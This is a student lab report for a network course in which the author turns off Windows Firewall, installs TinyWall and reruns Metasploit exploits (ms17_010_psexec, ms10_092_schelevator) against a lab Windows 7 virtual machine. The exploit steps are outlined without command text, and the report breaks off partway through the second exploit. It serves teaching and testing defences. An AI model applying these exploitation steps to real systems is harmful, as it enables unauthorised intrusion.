BCN2023

DATA NETWORK AND STRUCTURE

LAB ASSIGNMENT 3

(Semester 1 2024/2025)

LECTURER NAME: EN ABDULLAH BIN MAT SAFRI

NAME : NUR AMIRAH SHAHIRA BINTI ZULKIFLI

MATRIC NUMBER : CA22044

SECTION : 01A

DATE OF SUBMISSION : 03 JANUARY 2025

TASK 5

A. Using A Firewall to Stop Attacks

1. Search for any third-party firewall software on the Internet.

- Karoly Padoss

2. Install and run the firewall into a lab virtual Windows 7 machine. Make sure the Windows firewall is off.


3. Run back the THREE (3) exploits from your previous task (Task 4A lab assignment 2). Make sure the attacks are still successful.

4. Now run the third-party firewall and set it up to make sure that the attacks earlier can be stopped by the firewall.

5. Show inside the firewall logs or its screening area that it has stopped the attacks successfully


Step 1

- Turn off windows firewall
- Click on Control Panel > System and Security > Windows Firewall > Turn Windows Firewall on or off > Turn off Windows Firewall.



Step 2

- Download and run third party firewall
- https://tinywall.en.uptodown.com/windows/versions
- Download version 3.2.5




Step 3


- Run back 3 exploit from previous lab assignment
    1. **ms17_010_psexec**

Step 1: ping both machine


- Kali Linux :



- Windows :




Step 2 : Nmap to make sure port open



Step 3 : Launch metasploit

Step 4 : Search for the exploit

- Find the module



Step 5 : Use the exploit


- Load the module

Step 6 : Check options

- Ensure all required settings are configured


Step 7 : SET options & run

- Set RHOST



Step 8 :

- After getting the meterpreter, run several commands that show it is the Windows Machine like pwd, and sysinfo.
- It shows what is the current process id, and what is its name




2. **ms10_092_schelevator**

Repeat step 1 until step 3


Step 4 : Search for the exploit

- Find the module




Step 5 : Use the exploit

- Load the module and check options



